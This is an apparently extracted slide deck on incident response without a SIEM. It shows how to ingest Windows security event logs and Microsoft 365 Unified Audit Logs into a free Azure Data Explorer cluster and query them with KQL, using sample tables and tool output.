\* Comment  
Running DFIR-Script.ps1 on host.

# Beyond XDR & Sentinel





# Multiple reasons to not ingest logs

- Cost
- Data cannot be forwarded
- No detection use cases
- Limited cyber maturity

But sometimes you expect logs, but they are not found...

- Broken connector (SaaS dependency)
- Gaps in the logs
- Delays

# Incident Response is still needed

- Additional Evidence
  - Live Response Custom Script Results
- Security Events
- Edge Appliance
- Unified Audit Logs





# Azure Data Explorer

- Free 100 GB Cluster
- Familiar Query Language -> KQL
- Data sources
  - Local Files
  - Azure Storage
  - Event Hubs
  - Amazon S3

# Ingest Data

Azure Data Explorer Try new Get Data ⚡

?

Home

Data

Query

Dashboards

My cluster

## Data Management

Quickly ingest data, create database tables, and automatically map the table schema. The data can be ingested from different sources and data formats. Use the sample app generator to auto-generate code that queries your own data.

[Learn more](#)

### Ingesting data made easy with Get Data tool

Switch to new

#### Quick actions

Ingest data Create table Table batching policy Generate sample app

All Manage One-time ingestion Continuous ingestion Backfill SDKs

Search all actions

Create table Create external table Ingest data

Create Learn more Create Learn more Ingest Learn more

Documentation

What is ingestion? Use ingestion to create an Event Hubs data connection for Azure Data Explorer Ingest data from a container/ADLS into Azure Data Explorer See all

<https://dataexplorer.azure.com/oneclick>

## Ingest data

Ingest data into table: MyFreeCluster > MyDatabase > SecurityEventsDevice1

Destination Source Schema Ingest

### SecurityEventsDevice1

Compression type: Uncompressed

Data format: CSV

Ignore the first record

Mapping name: SecurityEventsDevice1\_mapping

Command viewer

Partial data preview

EventID (long)	MachineName (string)	Data (string)	Index (long)	Category (string)	CategoryNumber (long)	EntryType (string)	Message (string)
5058	Bert-Jan-D	System.Byte[]	2784962	(12292)	12292	SuccessAudit	Key file operation. Subject: Security ID: S-1-5-21-296616865...
5058	Bert-Jan-D	System.Byte[]	2784961	(12292)	12292	SuccessAudit	Key file operation. Subject: Security ID: S-1-5-21-296616865...
4688	Bert-Jan-D	System.Byte[]	2784963	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4702	Bert-Jan-D	System.Byte[]	2784964	(12804)	12804	SuccessAudit	A scheduled task was updated. Subject: Security ID: S-1-5-2...
4688	Bert-Jan-D	System.Byte[]	2784968	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784967	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4624	Bert-Jan-D	System.Byte[]	2784966	(12544)	12544	SuccessAudit	An account was successfully logged on. Subject: Security ID:...
4688	Bert-Jan-D	System.Byte[]	2784965	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784969	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784970	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
5379	Bert-Jan-D	System.Byte[]	2784972	(13824)	13824	SuccessAudit	Credential Manager credentials were read. Subject: Security ...
4688	Bert-Jan-D	System.Byte[]	2784971	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784975	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784974	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784973	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784977	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784976	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4688	Bert-Jan-D	System.Byte[]	2784978	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...
4702	Bert-Jan-D	System.Byte[]	2784979	(12804)	12804	SuccessAudit	A scheduled task was updated. Subject: Security ID: S-1-5-2...
4688	Bert-Jan-D	System.Byte[]	2784984	(13312)	13312	SuccessAudit	A new process has been created. Creator Subject: Security I...


Previous Next: Start ingestion Cancel

# Query & Visualise Data

```
1 SecurityEventsDevice1
2 | summarize TotalEvents = count() by tostring(EventID)
```

Table 1 + Add visual ◎ Stats

EventID	MachineName	Data	Index	Category	CategoryNumber	EntryType	Message	Source
> 4,688	Bert-Jan-D	System.Byte[]	2,785,000 (13312)		13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
> 4,688	Bert-Jan-D	System.Byte[]	2,785,001 (13312)		13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
> 4,688	Bert-Jan-D	System.Byte[]	2,785,003 (13312)		13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
> 4,688	Bert-Jan-D	System.Byte[]	2,785,002 (13312)		13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
> 4,688	Bert-Jan-D	System.Byte[]	2,785,006 (13312)		13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
> 4,688	Bert-Jan-D	System.Byte[]	2,785,005 (13312)		13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
> 4,688	Bert-Jan-D	System.Byte[]	2,785,004 (13312)		13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing
> 4,688	Bert-Jan-D	System.Byte[]	2,785,007 (13312)		13,312	SuccessAudit	A new process has been created. Creator Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Tar...	Microsoft-Windows-Security-Auditing



# Color by Value

1 SecurityEventsDevice1  
2 | take 100

Table 1 Add visual Stats

Search UTC Done (0.170 s) 100 records

Ev...	MachineName	Data	Index	Category	CategoryNumber	EntryType	Message	Source
>	Bert-Jan-D	System.Byte[]	2,784,923 (12804)	SuccessAudit	12,804	A scheduled task was updated. Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Task Informa...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,925 (12804)	SuccessAudit	12,804	A scheduled task was updated. Subject: Security ID: S-1-5-20 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e4 Task Informa...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,928 (12804)	SuccessAudit	12,804	A scheduled task was updated. Subject: Security ID: S-1-5-18 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e7 Task Informa...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,929 (12804)	SuccessAudit	12,804	A scheduled task was updated. Subject: Security ID: S-1-5-20 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e4 Task Informa...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,964 (12804)	SuccessAudit	12,804	A scheduled task was updated. Subject: Security ID: S-1-5-20 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e4 Task Informa...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,979 (12804)	SuccessAudit	12,804	A scheduled task was updated. Subject: Security ID: S-1-5-20 Account Name: BERT-JAN-D\$ Account Domain: WORKGROUP Logon ID: 0x3e4 Task Informa...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,983 (13571)	SuccessAudit	13,571	A change was made to the Windows Firewall exception list. A rule was added. Profile Changed: All Added Rule: Rule ID: {8274AA07-0F08-45C4-9A76-EC2...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,982 (13571)	SuccessAudit	13,571	A change was made to the Windows Firewall exception list. A rule was added. Profile Changed: All Added Rule: Rule ID: {43D22EAC-079A-4A07-BF14-B32...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,981 (13571)	SuccessAudit	13,571	A change was made to the Windows Firewall exception list. A rule was deleted. Profile Changed: All Deleted Rule: Rule ID: {4153D2A7-0E99-4DE6-A54F-7...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,980 (13571)	SuccessAudit	13,571	A change was made to the Windows Firewall exception list. A rule was deleted. Profile Changed: All Deleted Rule: Rule ID: {4153D2A7-0E99-4DE6-A54F-7...	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,955 (12292)	SuccessAudit	12,292	Key file operation. Subject: Security ID: S-1-5-21-2966168655	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,962 (12292)	SuccessAudit	12,292	Key file operation. Subject: Security ID: S-1-5-21-2966168655	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,961 (12292)	SuccessAudit	12,292	Key file operation. Subject: Security ID: S-1-5-21-2966168655	Microsoft-Windows-Security-Auditing	
>	Bert-Jan-D	System.Byte[]	2,784,960 (12292)	SuccessAudit	12,292	Key file operation. Subject: Security ID: S-1-5-21-2966168655	Microsoft-Windows-Security-Auditing	

- Ev... ↑ MachineName Data Index Category CategoryNumber
- > 4 Copy 2,784,923 (12804) 12,804
- > 4 Copy with headers 2,784,925 (12804) 12,804
- > 4 Copy as HTML 2,784,928 (12804) 12,804
- > 4 Copy as datatable 2,784,929 (12804) 12,804
- > 4 Export to CSV 2,784,963 (13571) 13,571
- > 4 Export to Excel 2,784,982 (13571) 13,571
- > 4 Show/Hide all columns 2,784,980 (13571) 13,571
- > 5 Explore results > Color by value
- > 5 Add selection as filters Ctrl+Shift+Space 2,784,961 (12292) 12,292
- > 5,058 Bert-Jan-D System.Byte[] 2,784,960 (12292) 12,292
- > 5,058 Bert-Jan-D System.Byte[] 2,784,916 (12291) 12,291

# Microsoft Extractor Suite (UAL)

- Invictus Incident Response
- Audit Logs
- Sign-In Logs
- UAL Logs
- Azure Logs

```
1 AuditRecordsInInvictusIR
2 | where Operations == "AddedToGroup"
3 | extend TargetUserOrGroupName = tostring(parse_json(AuditData).TargetUserOrGroupName)
4 | project UserIds, TargetUserOrGroupName
5 | sort by UserIds, TargetUserOrGroupName
```

Table 1 + Add visual ⚡ Stats

UserIds ↑	TargetUserOrGroupName
> a.thulile@dutchmasterz.onmicrosoft.com	SHAREPOINT\system
> a.thulile@dutchmasterz.onmicrosoft.com	SHAREPOINT\system
> a.thulile@dutchmasterz.onmicrosoft.com	SHAREPOINT\system
> a.thulile@dutchmasterz.onmicrosoft.com	Project Kilo Owners
> a.thulile@dutchmasterz.onmicrosoft.com	Project Kilo Owners
> a.thulile@dutchmasterz.onmicrosoft.com	Project Kilo Members
	SHAREPOINT\system
	SHAREPOINT\system
	SHAREPOINT\system
	Exchange Security Owners
	Exchange Security Owners
	Exchange Security Members

```
PS /Users/korstiaan/Downloads> get-ualAll -startDate 2023-09-18 -EndDate 2023-09-20
[INFO] Running Get-UALAll
[INFO] Setting the Interval to the default value of 720 ←
[INFO] Output set to CSV
[INFO] MergeCSVOutput set to n
[INFO] Creating the following directory: Output\UnifiedAuditLogs\20231101141856
[INFO] Extracting all available audit logs between 2023-09-17T22:00:00Z and 2023-09-19T22:00:00Z
[INFO] Found 933 audit logs between 2023-09-17T22:00:00Z and 2023-09-18T10:00:00Z
[INFO] Successfully retrieved 933 records out of total 933 for the current time range. Moving on!
[INFO] Found 192 audit logs between 2023-09-18T10:00:00Z and 2023-09-18T22:00:00Z
[INFO] Successfully retrieved 192 records out of total 192 for the current time range. Moving on!
[INFO] Found 1014 audit logs between 2023-09-18T22:00:00Z and 2023-09-19T10:00:00Z
[INFO] Successfully retrieved 1014 records out of total 1014 for the current time range. Moving on!
[INFO] Found 98 audit logs between 2023-09-19T10:00:00Z and 2023-09-19T22:00:00Z
[INFO] Successfully retrieved 98 records out of total 98 for the current time range. Moving on!
[INFO] Acquisition complete, check the Output directory for your files..
```

# Automation?

- Ingest Data Via the Azure Data Explorer API



# Conclusion

- Preparation is key
- Multiple approaches can return the same result
- Know the data you (do not) have
- Automate if possible
- Endless possibilities!





# Questions?

Related blogs:

1. <https://kqlquery.com/posts/kql-incident-response/>
2. <https://kqlquery.com/posts/kql-incident-response-everything-else/>
3. <https://kqlquery.com/posts/leveraging-live-response/>
4. <https://kqlquery.com/posts/incident-response-powershell-v2/>

Tools:

1. <https://github.com/Bert-JanP/Incident-Response-Powershell>
2. <https://github.com/invictus-ir/Microsoft-Extractor-Suite>